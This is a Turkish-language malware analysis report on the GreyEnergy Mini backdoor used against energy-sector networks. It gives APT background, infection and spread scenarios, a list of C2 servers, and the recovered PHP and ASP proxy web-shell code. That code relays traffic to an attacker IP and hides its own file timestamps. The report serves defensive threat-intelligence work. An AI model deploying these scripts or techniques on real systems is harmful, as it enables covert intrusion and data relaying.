GreyEnergy Mini Modülü Zararlı Yazılım Analizi (GreyEnergy Mini Module Malware Analysis)

Rapor Tarihi: 23.06.2020

Yazar: Murat AYDEMİR

Bu rapor ilk olarak ESET analistleri tarafından tespit edilen ve Doğu Avrupa/Avrupa'da bulunan enerji altyapılarını hedef alan zararlı yazılımın analizini içermektedir. İlgili zararlı yazılım ilk olarak 2015 yılında tespit edilen ve doğrudan Polonya'da bulunan, konum ve işlev bakımında kritik bir öneme sahip bir elektrik altyapısında tespit edilmiştir. İlgili zararlı yazılım hedefindeki sistemler ve hem bulaşma hem de yayılma olarak BlackEnergy zararlı yazılımına olan benzerliğinden dolayı "GreyEnergy" olarak isimlendirilmiştir. Bu benzerliklerin yanı sıra, GreyEnergy zararlısının arkasındaki grubun, birçok yıkıcı saldırı ile bağlantılı olduğu bilinen TeleBots Gelişmiş Kalıcı Tehdit (Advanced Persistent Threat/APT) grubu ile birlikte çalıştığını gösteren çok sayıda bağlantının olduğu görülmüştür.

Çeşitli güvenlik araştırmacıların ve zararlı yazılım analistlerin GreyEnergy zararlı yazılımı ile alakalı yayınladığı detaylı analiz raporlarına *Referanslar* kısmından ulaşabilirsiniz.

Giriş & Tarihçe

Gelişmiş Kalıcı Tehdit ya da diğer ismiyle Advanced Persistent Threat (bu noktadan itibaren "APT" olarak kısaltılacaktır) kötü niyetli bir saldırgan veya saldırgan grubunun -ana hedefleri farklılık göstermekle birlikte- bir ağa yetkisiz olarak erişim sağladığı ve bir süre boyunca tespit edilmeden kaldığı uzun ve hedefli siber saldırıları tanımlamak için kullanılan genel bir terimdir.

APT saldırıları ulusal savunma, finans endüstrisi, su ve arıtma sistemleri, hastaneler ve sağlık kuruluşları, Petrol&Doğalgaz endüstrisi ve genel olarak tüm enerji sektörü (elektrik üretim, iletim ve dağıtım) gibi alanlarda faaliyet gösteren organizasyonları hedef almaktadır; çünkü bu sektörlerin hepsi hem ulusal hem de organizasyonel açıdan birer Kritik Altyapı olup, fikri mülkiyet, askeri planlar, hükümet ve kuruluşların gizli dökümanlar vb. gibi çok sayıda yüksek değerli bilgi içerir.

Özellikle günümüz koşullarında; bu tür aktivitelerin bir kısmı hükümetler tarafından fonlanan, devlet-destekli (national-state) APT gruplar tarafından siber savaş, ulusal tehdit istihbaratı vb. gibi nedenlerden dolayı gerçekleştirilse de bu grupların gerçekleştirdiği saldırıların hedef ve motivasyon bakımından çeşitlilik gösterdiğini görülmektedir. EKS ve Kritik Altyapılara yönelik gerçekleştirilen saldırıların motivasyonları aşağıdaki gibi olabilmektedir;

- Terörizm
- Espiyonaj/Casusluk
- Siber Sabotaj
- Hacktivizm
- Finansal zarar/fayda elde etme
- Devletler arası siber savaş

APT saldırıları hedef ağa mümkün olduğu kadar çabuk girip çıkmak yerine, hedeflenen ağa sürekli erişim sağlamak ve bu erişimi sürdürmek/kalıcı hale getirmek üzerine odaklanır. Bu yetkisiz erişimin kalıcı hale getirilmesinin temel amacı ise hedef ağ içerisinde mümkün olduğu kadar çok keşif yapmak ve bilgi toplamaktır.

Son yıllarda APT grupların Endüstriyel Kontrol Sistemleri (EKS) ve Kritik Altyapılara yönelik gerçekleştirdiği saldırılar incelendiğinde; başarılı/başarısız girişim sayılarının her geçtiğimiz yıl dramatik bir şekilde arttığını görmekteyiz. Bu artışın hem nicel hem de nitel olarak sonuçları açıkça görülmektedir. Bu alanda yapılan araştırmalar; saldırı sayısının artmasının yanı sıra, saldırılarda kullanılan metot ve teknolojilerin de değişerek, tespit edilmesi, analizi ve savunmasının daha zor ve zaman alan bir hale geldiği ve tüm bunların sonucu olarak endüstriyel organizasyonların giderek daha karmaşık bir saldırı zinciri ile karşı karşıya kaldığını göz önüne sermektedir.

Saldırı Tarihleri	APT Saldırıları
2010	Stuxnet, Aurora
2011	Night Dragon, Duqu/Flame/Gauss
2012	Shamoon, Dragonfly, Chrysene
2013	Red October, Magnallium
2014	Steel Mill Attack, Havex
2015	BlackEnergy, Indostroyer/Crashoverride, Dymalloy, Electrum
2016	Op Ghoul
2017	WannaCry, Triton, Petya, NotPetya, XENOTIME, APT33, Covellite, Energetic Bear/Croucing Yeti
2018	Shamoon3, VPNFilter, Alert (TA18-074A), Allanite, Raspite,
2019	LockerGoga, Hexane

EKS'lere yönelik gerçekleştirilen saldırılardan bazıları (Industroyer [1], Stuxnet [2, 3], Energetic Bear/Croucing Yeti [4], Steel Mill Attack [5] vb.) doğrudan Kritik Altyapılar'daki endüstriyel prosesleri manipüle edebilecek yeteneklere sahip olsa da, GreyEnergy gibi bazıları ise geleneksel IT ortamlarında karşılaşılan metotlarını kullanmaktadır. APT saldırılarını analiz edilip, değerlendirilirken yapılan hatalarında birisi de Kritik Altyapılara gerçekleştirilen her saldırı ya da bu sistemlere bir şekilde bulaşan zararlı yazılım/yazılımların endüstriyel prosesleri manipüle edebilecek yetkinlikte olduğunun düşünülmesidir. APT saldırılarının EKS ve Kritik Altyapıları hedefli olması, bu saldırıların/zararlı yazılımların endüstriyel

prosesleri, sahayı ve sahadaki operasyonları manipüle edebilecek yetkinlikte olduğu anlamına gelmemekle birlikte gerçek hayatta bu durumu onaylar nitelikte birçok olay/vaka (incident) meydana gelmiştir. Örneğin; Stuxnet (2010), Steel Mill Attack (2014), Havex (2014), Indostroyer/Crashoverride (2015), Energetic Bear/Croucing Yeti (2017), Triton (2017) saldırılarının hepsinin ana hedefi Kritik Altyapılar olup endüstriyel prosesleri manipüle edebilecek yetenekler sahip APT saldırılarıdır. Aynı şekilde Night Dragon (2011), DragonFly (2012), Shamoon (2012), Havex (2014), BlackEnergy (2015), GreyEnergy (2017), WannaCry (2017), Petya (2017), Shamoon3 (2018), LockerGoga (2019) saldırılarının da ana odağı Kritik Altyapılar olmasına karşın bu saldırıların detaylı analizlerin de açıkça görülebileceği gibi, barındırdıkları zararlı yazılımlar herhangi bir endüstriyel prosesi manipüle edebilecek niteklikte değildir.

Aralık 2015'te, BlackEnergy grubu, BlackEnergy ve KillDisk kötü amaçlı yazılım ailelerini kullanarak Ukrayna enerji endüstrisinin kilit noktaları olan kritik altyapılara bir saldırı düzenledi. Bu saldırı -resmi olarak- BlackEnergy zararlı yazılımının bilinen en son kullanımı olarak kayıtlara geçti. Tehdit istihbarat (Threat Intelligence/TI) verilerine göre; bu saldırının ardında BlackEnergy grubu en az iki alt gruba evrimleşmiştir; "*TeleBots*" ve "*GreyEnergy*"

TeleBots APT grubunun asıl hedefi Ukrayna olup, amaçları siber sabotaj saldırıları düzenlemektir. Bu grubun daha önceden tespit edilen bazı siber saldırı ve sabotaj girişimleri ise aşağıdaki gibidir.

- Aralık 2016-Mart 2017 Windows ve Linux işletim sistemleri için tasarlanmış KillDisk kötü amaçlı yazılımının güncellenmiş bir sürümünü kullanan bir dizi saldırı [6]
- Haziran 2017'de gerçekleştirilen NotPetya Saldırısı (M.E.Doc Backdoor) [7]
- Ekim 2017'de Bad-Rabbit ailesini kullanan saldırısı [8]
- Nisal 2018'de Exaramel Backdoor [9, 10]

Yapılan analizler gösteriyor ki: GreyEnergy zararlı yazılımı gerek yazılım tasarımı ve mimarisi gerekse bulaşma, dağılma ve aktiviteleri incelendiğinde BlackEnergy zararlı yazılımına oldukça benzerlik göstermektedir. Bu iki zararlı yazılım arasındaki kavramsal benzerliklerin yanı sıra GreyEnergy'nin arkasındaki grubun TeleBots APT'si ile yakından ilişkili olduğunu gösteren çok sayıda bağlantı mevcut. (Örn: Aralık 2016'da GreyEnergy APT'nin NotPetya benzeri bir solucanı dağıtması ve bu kötü amaçlı yazılım daha sonra Haziran 2017 saldırısında kullanılması)

İlk olarak 2015 yılının sonlarında ESET analistleri tarafından tespit edilen GreyEnergy zararlısı, Polonya'da bir enerji şirketini hedef aldı; ancak BlackEnergy ve TeleBots'ta olduğu gibi, grubun ana odağı Ukrayna oldu. İlk olarak enerji sektöründe tespit edilen bu zararlı yazılım, devamında ise taşımacılık, maden vb. gibi Kritik Altyapıları hedefine aldı. GreyEnergy zararlı yazılımının tespit edildiği son kullanım ise 2018 yılının ortalarındaydı.

Özellikler	BlackEnergy Zararlı Yazılımı	GreyEnergy Zararlı Yazılımı
Modüler yapıya sahip mi?	Evet	Evet
Kalıcılık sağlıyor mu?	Evet (Driver)	Evet (Service DLL registry key)
Gömülü konfigürasyon formatı	XML	MIME Multipart
Gömülü konfigürasyon dahili proxy içeriyor mu?	Evet	Evet
Harici konfigürasyon şifrelemesi	Modified RC4	DPAPI
Sıkıştırma (Compression) uygulanmış mı?	Evet (aPLib)	Evet (LZNT1)
Mini versiyon konfigürasyon formatı	.LNK file	JSON
Bulaşma nasıl gerçekleşiyor?	Phishing Web Sunucu Saldırıları	Phishing Web Sunucu Saldırıları
Yayılma nasıl gerçekleşiyor?	Bilgi toplama Lateral pivoting	Bilgi toplama Lateral pivoting
Özelleşmiş arka kapı var mı?	Evet	Evet
Ana hedef ülkeler	Ukrayna, Polonya	Ukrayna, Polonya

Buradaki [11] detaylı analiz raporundan görüleceği gibi GreyEnergy zararlısı, tıpkı diğer kardeşleri gibi modüler bir yapıya sahiptir; ancak Industroyer/Crashoverride zararlı yazılımdan farklı olarak, EKS'leri etkileyebilecek herhangi bir modül içermediği görülmektedir. Ancak bu zararlının, endüstriyel işletmedeki operasyonel süreçlere zarar vermek ve bulaştığı mühendislik bilgisayarları, SCADA/DCS sunucuları, Human Machine Interface (HMI) gibi varlıklar üzerinde yarattığı izlerini gizlemek için bir disk silme bileşeni (disk-wiping) barındırdığı tespit edilmiştir.

GreyEnergy zararlısı ile ilgili tespit edilen detaylardan birisi ise; Tayvan merkezli olan ve EKS ekipmanları ve IoT donanımları üreten *Advantech* firmasından çalınmış geçerli bir dijital sertifika ile imzalanmış olmasıdır. [12] Benzer bir durumun Stuxnet saldırısında da görülmesi (*VeriSign* firmasından çalınmış geçerli bir sertifika ile imzalanmış zararlı yazılım) GreyEnergy APT'sinin Stuxnet'ten esinlendiğini göstermektedir.

GreyEnergy aktivitelerinin ifşa edilmesi ve EKS ve Kritik Altyapıları hedef alan APT gruplarının kullandığı bu ve benzeri zararlı yazılımların detaylı analizleri, bu ve benzeri özelleşmiş tehditlere karşı savunma geliştirmemizi sağlamakla kalmıyor, aynı zamanda en gelişmiş APT gruplarının saldırılar sırasında sömürdüğü zayıflıklar, kullandıkları teknoloji ve araçlar, ilk giriş noktası için kullanılan metotlar (atak yüzeyi/atak vektörü vb.) gibi çeşitli bilgileri daha iyi anlamamızı sağlıyor. Ek olarak bu gibi analiz raporlarından elde edilen bilgiler endüstriyel işletmeler ve varlık sahipleri (asset owner) tarafından siber


savunma metodolojileri oluşturmakta referans olarak kullanılabileceği gibi, belirlenecek savunma metodolojinde dikkate alınacak hususları da işaret etmesi açısından önemli ve faydalıdır.

Bulaşma & Yayılma

GreyEnergy grubunun aktiviteleri incelendiğinde, saldırıların bulaşma noktasında çoğunlukla iki farklı atak vektörünü kullandığı görülmektedir. Bunlardan ilki organizasyonun kendi iç ağı içerisinde barındırdığı (self-hosted) ve dış dünyaya açık web servislerini atak yüzeyi olarak kullanır; çeşitli metotlar kullanılarak web sunucu üzerinde tam yetki sağlanır. Zararlı yazılım bulaşma ve ilk giriş için kullanılan diğer yöntem ise, bu yazıda analiz edilen Word dokümanı gibi içerisinde zararlı eklentiler barındıran phishing e-postalarıdır.

İlk gözlemler, zararlı Word dokümanının "*GreyEnergy Mini*" olarak isimlendirilen ve çalışması için yönetici hakları gerektirmeyen, nispeten basit bir arka kapı (backdoor) yerleştirdiğini gösteriyor. İlk sistem/varlık GreyEnergy Mini aracılığı ile ele geçirdikten sonra, saldırgan tüm ağ üzerinde görüntü ve kontrol sağlamak için ağın haritasını çıkarılarak, mevcut yetkilerini yükseltmek için çeşitli parolaları ele geçirmeye çalışır. GreyEnergy grubu bu aktiviteleri gerçekleştirirken *Nmap* ve *Mimikatz* gibi standart araçları kullanır.

Saldırganlar, keşif yapıp bulundukları ağın haritasını çıkardıktan sonra, zararlı aktivitelerin büyük bir kısmında kullanılan başka bir arka kapı yerleştirir. İlk yerleştirilen arka kapıya nazaran bu ikincil arka kapı çalışmak için yüksek yönetici haklarını gerektirmektedir. Detaylı analizler ise bu arka kapının iki farklı varlık türü üzerinden konumlandırıldığını göstermektedir; ilk seçenek olarak genellikle yüksek çalışma süresine sahip/uzun süredir kapanmamış sunucuların seçildiği görülürken diğer bir seçeneğinin ise endüstriyel proseslere hizmet eden iş istasyonlarının olduğu görülmektedir.



Hedef ağa sızan saldırganlar, ele geçirdikleri sunucuların, internette konumlandırılan komuta ve kontrol (K&K) sunucularıyla olan iletişimini gizlemek için, mevcut ağda keşfedilen sunucuların birer vekil (proxy) sunucu olarak davranması için üçüncü parti ek yazılımlar veya özelleştirilmiş scriptler (betik ya da komut dosyası) dağıtabilir. Bu sayede saldırganlar, ağ içerisinde ele geçirilen/üzerinde tam kontrol sağlanan varlıklardan gelen çeşitli istekleri K&K sunucularına yönlendirir. Böyle bir durumda endüstriyel ağ içerisinde bulunan birden fazla kaynağın (sunucu/istemci ya da source) dış bir hedef ile (K&K sunucuları ya da destination) haberleşme içerisinde olduğu bir ağ trafiği oluşur. Analizler sırasında tespit edilen üçüncül parti vekil yazılımları aşağıdaki gibidir.

- *Dante SOCKS sunucu*
- *PuTTY Link (Plink)*

- *Antichat Socks5 sunucu*
- *3proxy tiny proxy sunucu*

İç ağda bulunan tek bir sunucu yerine çok sayıda sunucunun internetteki bir sunucuyla konuşması ve haberleşmesi durumu, ağın izlenmesi ve ağ içerisinde oluşan trafiğin monitör edilmesi senaryolarında daha az şüphe uyandırır. Bu metot iç ağdan internete doğru gerçekleşen aktivitelerinin gizlenmesi için kullanılmasının yanı sıra, zararlının farklı segmentlerde bulunan ağlar içerisindeki kontrolü için de kullanılmaktadır. Dahili sunucuların K&K sunucuları olarak kullanıldığı benzer bir teknik *Duqu 2.0* APT grubunun 2015 yılında tespit edilen saldırılarında da kullanılmıştı. GreyEnergy Mini modülü ile ilgili bu ve buna benzer açıklamalar *"GreyEnergy Zararlı Yazılım Akışı"* başlığı altında detaylandırılmıştır.

Saldırganların Kurum iç ağına sızdıktan sonra ele geçirdikleri bazı sunucuların birer vekil (proxy) sunucu olarak davranması için üçüncü parti ek yazılımlar veya özelleştirilmiş scriptler dağıtabileceğine değinmiştik. Statik analizler sırasında tespit edilen ve PHP ve ASP dillerinde yazılmış bazı proxy scriptleri aşağıdaki gibidir.

```
$n0E = opendir(dirname(__FILE__));
$ef0 = time();

while (false !== ($yf = readdir($n0E))) {
    $ef0 = @filemtime($yf) < $ef0 ? @filemtime($yf) : $ef0;
}

@touch(basename($_SERVER['PHP_SELF']), $ef0, $ef0);
@ini_set('error_log', NULL);
@ini_set('log_errors', 0);
@ini_set('max_execution_time', 0);
@ini_set('display_errors', 0);
@ini_set('display_startup_errors', 0);

$m9 = 'http://178.255.40.194/de-de/nachrichten';
$vb = 'https://178.255.40.194/de-de/nachrichten';

@ini_set("allow_url_fopen", true);
@ini_set("allow_url_include", true);
@ini_set("max_execution_time", 60)
```

Özelleştirilmiş PHP proxy scriptinin kendisine gelen trafiğin yönlendirmek için OpenSSL ve Curl kütüphanelerini kullandığı görülmektedir.

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $k3vZ = '';

    if (extension_loaded('openssl')) {
        $jv = $vb;
    }
    else {
        $jv = $m9;
    }

    $rFO = apache_request_headers();
    preg_match('/boundary="(.*)"$/', $_SERVER['CONTENT_TYPE'], $yr2A);
    $bX = $ytr2A[1];
    if ($bX) {
        $h25 = "This is a multi-part message in MIME format.\r\n\r\n--$bX\r\n
      Content-Type: text/plain;
        charset=\"iso-8859-1\"\r\n
            Content-Transfer-Encoding: 7bit\r\n\r\n\r\n";

        foreach ($_POST as $nNL => $s1hm) {
            $h25 .= '--' . $bX . "\r\n
                  Content-Type: text/plain;\r\n\t
                  charset="\iso-8859-1\"\r\n
            Content-Transfer-Encoding: binary\r\n
            Content-Disposition: form-data;\r\n\t
            name="\$nN1\"\r\n\r\n" . $s1hm . "\r\n";
```

```
        }
        $h25 .= '--' . $bX . '--';
    }
    else {
        exit('Don\'t get boundary!');
    }

    if (ini_get('allow_url_fopen')) {
        $p7W = headers_form($rFO, 'content', $h25);
        $k3vZ = file_get_contents(
            $jv,
            false,
            stream_context_create(
                array(
                    "ssl" => array(
                            "verify_peer" => false,
                            "verify_peer_name" => false,
                            "allow_self_signed" => false
                    ),
                    'http' => array(
                        'method' => 'POST',
                        'header' => $p7W,
                        'content' => $h25,
                        'ignore_errors' => false
                    )
                )
            )
        );
    }
}
```

Özelleştirilmiş ASP proxy scripti ise aşağıdaki gibidir: bu komut dosyası GreyEnergy zararlısı tarafından sağlanan *"Cookie"* değerini kullanarak Advanced Encryption Standard (AES) algoritması ile şifrelenmiş K&K proxy sunucusunun adresini decrypt etmektedir.

```
<%@ Page Language = "C#" AutoEventWireup = "true" %>

<%@ Import Namespace = "System.Net" %>
<%@ Import Namespace = "System.IO" %>
<%@ Import Namespace = "System.Collections.Specialized" %>
<%@ Import Namespace = "System.Net.Security" %>
<%@ Import Namespace = "System.Security.Cryptography" %>

<%
    String redirect = "/Pumps/Home/Programs";
    try
    {
        if (Request.Http.Method == "POST")
        {
            String name = "JDHUrvPdEN1FLf";
            HttpCookie hc = Request.Cookies.Get(name);
            if (hc != null)
            {
                String url = "JFOtGmXb660/8edvBPrxsX/rZ9ZE8xJM0ex/fpYIrtxQ6xhB1WcoVgQaMjDHXZk9Nr
BnuqOED0J8jQlJGKeg7MdZF2llUPDpc0AwZzmWso=";

                const int KeySize = 32;
                const int BlockSize = 16;
                const int Iterations = 1000;

                String requestURL = "";

                var Blob = Convert.FromBase64String(url);
```

```
                using (var Bytes = new Rfc2898DeriveBytes(hkey, Blob.Take(KeySize).ToArray(), It
erations))
                {
                    using (var Rijndael = new RijndaelManaged())
                    {
                        Rijndael.Mode = CipherMode.CBC;
                        Rijndael.Padding = PaddingMode.PKCS7

                        Rijndael.BlockSize = BlockSize * 8;
                        Rijndael.IV = Blob.Skip(KeySize).Take(BlockSize).ToArray();

                        Rijndael.KeySize = KeySize * 8;
                        Rijndael.Key = Bytes.GetBytes(KeySize);
                    }
                }
            }
        }
    }
```

Mini modülü analizleri sırasında GreyEnergy zararlısı ile ilişkili olan ve mini modülünün aktif olarak kullandığı tespit edilen K&K sunucuları ve bu sunucular üzerinde tespit edilen endpoint bilgileri aşağıdaki tabloda listelenmiştir.

IP Adresi/Sunucu Adı	Port	URL (Endpoint)
https://82.118.236.23	8443/TCP	/27c00829d57988279f3ec61a05dee75a
https://82.118.236.23	8080/TCP	/27c00829d57988279f3ec61a05dee75a
https://88.198.13.116	8443/TCP	/xmlservice
http://88.198.13.116	8080/TCP	/xmlservice
https://217.12.204.100	443/TCP	/news
http://217.12.204.100	80/TCP	/news
http://pbank.co.ua	80/TCP	/favicon.ico
http://pbank.co.ua	80/TCP	/img/rkpgshucwicodqe1p8ig5odmykcedtg2zar.png
https://178.255.40.194	443/TCP	/de-de/nachrichten
http://178.255.40.194	80/TCP	/de-de/nachrichten

GreyEnergy Zararlı Yazılım Akışı

Bu aşamaya kadar gerçekleştirilen analizler GreyEnergy Mini olarak isimlendirilen ve bir Word dokümanına gizlenen zararlı yazılıma ait aktivitelere aitti. Ancak GreyEnergy zararlısı temelde 3 adet bileşenden oluşan modüler bir yapıya sahiptir. Bu bileşenler: içerisinde macro barındıran Word dokümanı, packer (paketleyici) ve dropper.

Paketleyiciler genel olarak içerisinde -şifreli bir şekilde- başka bir çalıştırılabilir (executable) dosya barındıran ve kendisi de çalıştırılabilir formattaki yazılımlardır. Paketleyiciler, analizini ve araştırılmasını zorlaştırmak için çok sayıda anti-analiz teknikleri (kod karmaşıklaştırma/obfuscation, ölü/anlamsız kod (dead code, kullanılmayan metot ve fonksiyonlar vb.) gibi teknikler içermektedir. GreyEnergy örneğinde paketleyici, içerisinde dropper ve asıl zararlıyı barındıran kısımdır; içerisinde bulunan şifre çözme anahtarını (decryption key) kullanarak şifrelenmiş ve sıkıştırılmış içeriği çıkarır.

Dropper modülü ise paketleyici modülüne göre oldukça küçük bir kod parçası olup ana görevi, asıl zararlıyı (ikincil backdoor) hedef sistem üzerine yerleştirmek için yazılmıştır. Dropper modülünün diğer bir görevi de hedef sisteme başarılı bir şekilde yerleştirilen zararlıyı kalıcı hale getirmektir. Bunun için sistem yeniden başlatılsa dahi hayatta kalabilen -sistem üzerinde kalıcılığını devam ettirebilen- ve ilişkili olduğu aktiviteleri sürdürebilecek şekilde tasarlanmıştır. Paketleyici modülünün aksine dropepr modülünün analiz ve tespitini zorlaştıracak herhangi bir metotla karşılaşılmamıştır.

Senaryo 1 için GreyEnergy saldırısı temel olarak aşağıdaki gibi bir akış içermektedir:


1. Kurumun kendi iç ağı içerisinde servis edilen web sunucuları üzerinde çalışan web uygulamalarına yönelik, sisteme sızmak için geleneksel IT metot ve teknolojileri kullanılarak sızma (penetrasyon) saldırıları gerçekleştirilir.
2. Penetrasyon işlemi sonrası web sunucu üzerinde sınırlı ya da tam yetkiye sahip kullanıcı hakları elde edilir. Bu noktada saldırgan -kullanıcı yetkilerine bağlı olmakla birlikte- İşletim Sistemi seviyesinde kod çalıştırabilir duruma gelir.
3. İlk giriş noktasında kalıcılık sağlandıktan sonra, ağ içerisinde bulunan diğer varlıklar hakkında bilgi toplanır.
4. Keşfedilen diğer varlıklar üzerinde geleneksel IT metotları kullanılarak (örn: *Mimikatz*, *SysInternal PsExec)* yüksek yetkili kullanıcıların parolaları ele geçirilir.

5. Parolası ele geçirilen diğer varlık ve hesaplar kullanılarak diğer ağlara yatay ilerleme (vlan hopping) için tespit edilen web sunucular üzerinde PHP ve ASP dilleri ile yazılmış arka kapılar (web shell) yerleştirilir. (Not: Her bir web arka kapısı ayrı birer şifreleme anahtarı ile şifrelenmiştir.)
6. Ele geçirilen varlıklar üzerinde işletim sistemi seviyesinde kod çalıştırılarak internette bulunan K&K sunucuları ile iletişime geçilir.
7. K&K sunucuları aracılığı ile özelleştirilmiş packer hedef sisteme yüklenir.
8. Packer çalışır; şifre çözme anahtarı kullanılarak içerisinde bulunan (gizlenmiş) dropper ve ikincil arka kapı elde edilir. Dropper modülü dosya sistemine kaydedilmez; belleğe yüklenerek çalışmayı bekler.
9. Dropper çalışır; ikincil arka kapıya erişir ve çalıştırır.
10. Çalışan zararlı yazılım, hedef sistem içerisinde kalıcılık sağlamak için çeşitli dinamik bağlantı kütüphanelerini (.dll) Windows Kayıt Defteri (Registry) içerisine kaydeder. (Service DLL Registering)

Senaryo 2 için GreyEnergy saldırısı temel olarak aşağıdaki gibi bir akış içermektedir:

1. Hedefin spearphishing ile Word dokümanını indirir.
2. İndirilen zararlı Word dokümanı kurban tarafından açılır; macro çalışır.
3. Çalışan macro İşletim Sistemi seviyesinde kod yürütülebilir; dosya sistemine erişilir ve belirli bir path altında çalıştırılabilir bir dosya oluşturur.
4. İnternette bulunan K&K sunucuları ile iletişime geçilir.
5. K&K sunucuları aracılığı ile özelleştirilmiş packer hedef sisteme (oluşturulan path içerisine) yüklenir.
6. Packer çalışır; şifre çözme anahtarı kullanılarak içerisinde bulunan (gizlenmiş) dropper ve ikincil arka kapı elde edilir. Dropper modülü dosya sistemine kaydedilmez; belleğe yüklenerek çalışmayı bekler.
7. Dropper çalışır; ikincil arka kapıya erişir ve çalıştırır.
8. Çalışan zararlı yazılım, hedef sistem içerisinde kalıcılık sağlamak için çeşitli dinamik bağlantı kütüphanelerini (.dll) Windows Kayıt Defteri (Registry) içerisine kaydeder. (Service DLL Registering)

Yukarıda bahsedilen bu akışın görsel olarak illüstrasyonu aşağıdaki gibidir.



Zararlı Word Dokümanı Teknik Analizi

